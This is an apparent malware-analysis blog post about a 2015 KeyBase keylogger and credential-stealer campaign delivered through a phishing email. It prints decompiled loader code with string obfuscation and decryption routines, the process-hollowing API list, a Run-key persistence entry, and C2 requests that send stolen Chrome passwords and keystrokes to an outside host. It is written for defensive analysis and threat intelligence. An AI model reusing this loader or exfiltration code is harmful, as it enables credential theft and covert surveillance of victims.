
Keybase Logger/Clipboard/CredsStealer campaign


th3l4b.blogspot.com/2015/10/keybase-loggerclipboardcredsstealer.html



From: Thomas Ryan <thomasryan19600@gmail.com>;
Date: 2015年10月8日 21:16
To: luis mendieta <polloloco@gmail.com>;
Subject: Re: : Re:New Order. (Very Urgent)

On Sat, Sep 26, 2015 at 9:52 AM, peter_weinold <export@marcyrl.com> wrote:
> Good Morning,
>
>
> We hope that our email finds you well,
>
> As per discussed with Our Boss,please find attached our order as per
> attached,Kindly confirm us with Proforma invoice
>

While checking my email another day i came across a phish email that seemed quite suspicious. see below:



Re: : Re:New Order. (Very Urgent)

File Edit View Tools Message Help

From: Thomas Ryan <thomasryan19600@gmail.com>;
Date: 2015年10月8日 21:16
To: luis mendieta <polloloco@gmail.com>;
Subject: Re: : Re:New Order. (Very Urgent)

On Sat, Sep 26, 2015 at 9:52 AM, peter_weinold <export@marcyrl.com> wrote:
> Good Morning,
>
>
> We hope that our email finds you well,
>
> As per discussed with Our Boss,please find attached our order as per
> attached,Kindly confirm us with Proforma invoice
>
> We will pay 30% upon confirmation of this order and 70% after receive
> Bill
> Of loading
>
> We expect to hear from you shortly and also inform us about your
> expected
> delivery date
>
> Please pay attention to the products & quantities marked in RED
> Kindly quote favorably..
>
> Thanks & Regards
>
>
> ?Kareem Farid
> Sales Executive
> Mannai Services W.L.L.
> P.O.Box 8864,
> Dammam 31492,

It came with compressed file named Product_details.gz. when extracted; it presented a file named Payment_45476.scr. This file is windows executable which was .net compiled, The file was then opened with a tool called ILSPY in order to analyze its inner workings.
- Looking at its main function it seems it created two threads:

```
[STAThread]
public static void Main()
{
    rTFOTdcCl_rTFOTdcCl._Thread1 = new Thread(new ThreadStart(rTFOTdcCl_rTFOTdcCl._Execute));
    rTFOTdcCl_rTFOTdcCl._Thread1.Start();
    rTFOTdcCl_rTFOTdcCl._Thread2 = new Thread(new ThreadStart(rTFOTdcCl_rTFOTdcCl._StartWithWindows));
    rTFOTdcCl_rTFOTdcCl._Thread2.Start();
}
```

The function below looks to be using a primitive form of obfuscation that consist on reversing strings.

```
public static void _Execute()
{
    try
    {
        Assembly assembly = (Assembly)typeof(Assembly).GetMethod(Strings.StrReverse("ylbmessAgnitucexEteG")).Invoke(null, null);
        ResourceManager resourceManager = new ResourceManager("rTFOTdcClG", assembly);
        byte[] data = (byte[])resourceManager.GetObject("aNm90d");
        Öµ.ØØØØ(Application.ExecutablePath, "", Encryption.Release(data, Functions.To_Bytes("54310aa19720eed1fb935dfb04f39c07")), false);
    }
    catch (Exception expr_66)
    {
        ProjectData.SetProjectError(expr_66);
        ProjectData.ClearProjectError();
    }
}
```

Looking at the function below; the malware uses an Encryption class that handles the decryption of several strings found throughout the code see below.

```
using ...

public class Encryption
{
    public static byte[] Release(byte[] data, byte[] password)
    {
        int num = password.Length;
        int arg_08_0 = 0;
        checked
        {
            int num2 = data.Length - 1;
            for (int i = arg_08_0; i <= num2; i++)
            {
                data[i] ^= password[i % num];
            }
            return data;
        }
    }

    public static string TripleDES(string Text, string Password, bool Reverse = false)
    {
        int num2;
        string text2;
        int num3;
        try
        {
            IL_00:
            int num = 1;
            string text = null;
            IL_05:
            num = 2;
            TripleDESCryptoServiceProvider tripleDESCryptoServiceProvider = new TripleDESCryptoServiceProvider();
            IL_0E:
            num = 3;
            MD5CryptoServiceProvider mD5CryptoServiceProvider = new MD5CryptoServiceProvider();
            IL_17:
            num = 4;
            tripleDESCryptoServiceProvider.Key = mD5CryptoServiceProvider.ComputeHash(Encoding.Unicode.GetBytes(Password));
            IL_31:
            num = 5;
            tripleDESCryptoServiceProvider.Mode = CipherMode.ECB;
            IL_3B:
            num = 6;
            switch (Reverse)
            {
            case false:
            {
                IL_8D:
                num = 16;
                ICryptoTransform cryptoTransform = tripleDESCryptoServiceProvider.CreateEncryptor();
                IL_99:
```

```
            num = 16;
            ICryptoTransform cryptoTransform = tripleDESCryptoServiceProvider.CreateEncryptor();
            IL_99:
            num = 17;
            byte[] bytes = Encoding.Unicode.GetBytes(Text);
            IL_AA:
            num = 18;
            text = Convert.ToBase64String(cryptoTransform.TransformFinalBlock(bytes, 0, bytes.Length));
            break;
        }
        case true:
        {
            IL_4E:
            num = 10;
            ICryptoTransform cryptoTransform2 = tripleDESCryptoServiceProvider.CreateDecryptor();
            IL_5A:
            ProjectData.ClearProjectError();
            num2 = 1;
            IL_62:
            num = 12;
            byte[] array = Convert.FromBase64String(Text);
            IL_6E:
            num = 13;
            text = Encoding.Unicode.GetString(cryptoTransform2.TransformFinalBlock(array, 0, array.Length));
            IL_8B:
            break;
        }
        }
        IL_C2:
        num = 20;
        text2 = text;
        IL_CD:
        goto IL_17E;
        IL_D6:
        int arg_DD_0 = num3 + 1;
        num3 = 0;
        @switch(ICSharpCode.Decompiler.ILAst.ILLabel[], arg_DD_0);
        IL_13A:
        goto IL_173;
        num3 = num;
        @switch(ICSharpCode.Decompiler.ILAst.ILLabel[], num2);
        IL_14F:
        goto IL_173;
    }
    object arg_151_0;
    endfilter(arg_151_0 is Exception & num2 != 0 & num3 == 0);
    IL_173:
    throw ProjectData.CreateProjectError(-2146828237);
    IL_17E:
    string arg_188_0 = text2;
    if (num3 != 0)
    {
        ProjectData.ClearProjectError();
    }
    return arg_188_0;
}

public static string DecryptText(string input, string key)
{
    char[] array = input.ToCharArray();
    char[] array2 = key.ToCharArray();
    checked
    {
        char[] array3 = new char[input.Length - 2 + 1];
        int num = (int)array[input.Length - 1];
        array[input.Length - 1] = '\0';
        int num2 = 0;
        int arg_45_0 = 0;
        int num3 = input.Length - 1;
        for (int i = arg_45_0; i <= num3; i++)
        {
            if (i < input.Length - 1)
            {
                if (num2 >= array2.Length)
                {
                    num2 = 0;
                }
                int num4 = (int)array[i];
                int num5 = (int)array2[num2];
                int value = num4 - num - num5;
                array3[i] = Convert.ToChar(value);
                num2++;
            }
        }
        return new string(array3);
    }
}
}
```

Looking at the function below, it seems it invokes the DecryptText function declared on the Encryption class.

```
// Óµ
static Óµ()
{
    // Note: this type is marked as 'beforefieldinit'.
    Óµ.ñÛÖ = Dynamic.ipAetaerC<Óµ.Ãñê>("kernel32", Encryption.DecryptText("ĈõŘğôŒįķÕŖġŐŠĠz", "KeyBase"));
    Óµ.ÜÓû = Dynamic.ipAetaerC<Óµ.ÑÖÎ>("kernel32", Encryption.DecryptText("ŝƕŁŜŸưƕŷŸĆżƚƱƕƎƤĒ", "KeyBase"));
    Óµ.Žÿûƒ = Dynamic.ipAetaerC<Óµ.ÛàÝ>("kernel32", Encryption.DecryptText("kůƒĿÛĐûőŐŞŖŴđûŪž¥", "KeyBase"));
    Óµ.ÒÒÒÒÒ = Dynamic.ipAetaerC<Óµ.ÖÖÖÖ>("kernel32", Encryption.DecryptText("ńÜĢļûāÜŒûŢŕŵ9ŪŭƑ¦", "KeyBase"));
    Óµ.þþþþþþ = Dynamic.ipAetaerC<Óµ.Wow64ÖÖÖÖ>("kernel32", Encryption.DecryptText("ŨłƶĪśđƐƀƑżżđłəŔłŧżđŬƟŧ", "KeyBase"));
    Óµ.ÙÖÕæä = Dynamic.ipAetaerC<Óµ.ÊÅÃ>("kernel32", Encryption.DecryptText("ĴšŭĿńżŭŅŠƀŎŃûőŰÐ\u0097", "KeyBase"));
    Óµ.ÊÈÜÜØ = Dynamic.ipAetaerC<Óµ.Ðìò>("kernel32", Encryption.DecryptText("ÑżĆśŭŰżşŭŠŚŽŧűšŽƐŠ¥", "KeyBase"));
    Óµ.Ñäæéêë = Dynamic.ipAetaerC<Óµ.Õñç>("ntdll", Encryption.DecryptText("ıŭŦñŦÜŭĹŦŶŏñŭŐñŠƀÑŰŹ\u0098", "KeyBase"));
    Óµ.ÓÖÒÕÑ = Dynamic.ipAetaerC<Óµ.ËÙąúö>("kernel32", Encryption.DecryptText("ńŭƎŕŻŷŴįŴĉŔŧšƀƐ", "KeyBase"));
    Óµ.ÑÐÑÐÑ = Dynamic.ipAetaerC<Óµ.Ñðìĉö>("kernel32", Encryption.DecryptText("ŵŴŴəŖųƑƏŰżŻŊØ", "KeyBase"));
}
```

The decoded data corresponds the imports the malware will be using:

- CreateProcessA
- GetThreadContext
- SetThreadContext
- Wow64SetThreadContext
- ReadProcessMemory
- WriteProcessMemory
- NtUnmapViewOfSection
- VirtualAllocEx
- ResumeThread

When this sample was executed it was clear the sample had malicious intents.It established persistence by copying itself to the startup folder and setting the autorun registry key at startup. The malware names itself "Important.exe" which on looking at the code it seems a static value set by the author. see below for registry and file activity.

```
 [CreateFile] Payment_45476.exe:1316 > %AllUsersProfile%\Important.exe     [MD5:
7c6a2697df26582b438c21ee7ce5b0b1]
 [RegSetValue] Payment_45476.exe:1316 >
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\50057d8e6fa9271dc2110b90bda7f871 =
C:\ProgramData\Important.exe
```


The malware then starts to reach out to its c2. The requests indicate the malware has the following capabilities:

- Takes a screenshot of the current working window
- Acts as a keylogger and credential stealer.
- Captures clipboard content.

```
 GET /wp-includes/css/keybase/post.php?type=notification&machinename=PETERPC&machinetime=11:58%20PM
 HTTP/1.1
 "steals passwords from chrome password cache"
 GET /wp-includes/css/keybase/post.php?
type=passwords&machinename=PETERPC&application=Chrome&link=http://gsl8411.ru.swtest.ru/ru-
ru/user&username=polloloco&password=zi25XgKY
 HTTP/1.1
 "it has keylogging capabilities"
 GET /wp-includes/css/keybase/post.php?
type=keystrokes&machinename=PETERPC&windowtitle=Filter&keystrokestyped=teststringt&machinetime=12:00%20AM
 HTTP/1.1
 POST /wp-includes/css/keybase/image/upload.php HTTP/1.1
 Content-Type: multipart/form-data; boundary=---------------------8d2d03db831e930
 Host: examgist.com
```

On looking further to the c2 callbacks, it was noticed the locations in which the screenshots were shared was world readable. See sample below:

The login panel was also available :



In conclusion ,this malware is considered primitive based on its design. however, it can certainly cause damage its kelogging, screen sharing and credential stealing capabilities make it very attractive to skiddies. thank you for reading

MD5:
7c6a2697df26582b438c21ee7ce5b0b1 Payment_45476.scr
398af2fd86ce37d6d3052eb7503b2790 Order_25464.scr
78c4256eb2003db620a45adba44f404c Order_34002.gz
9dada7b67f5066e6f5d394222240beb9 Product_details.gz

C2:
http://examgist[.]com/wp-includes/css/keybase/login.php

VT:
https://www.virustotal.com/en/file/2d1009dbaecc2f0dd543adb812d55726656843ea1a66058059eb3fbd088b2a5c/analysis/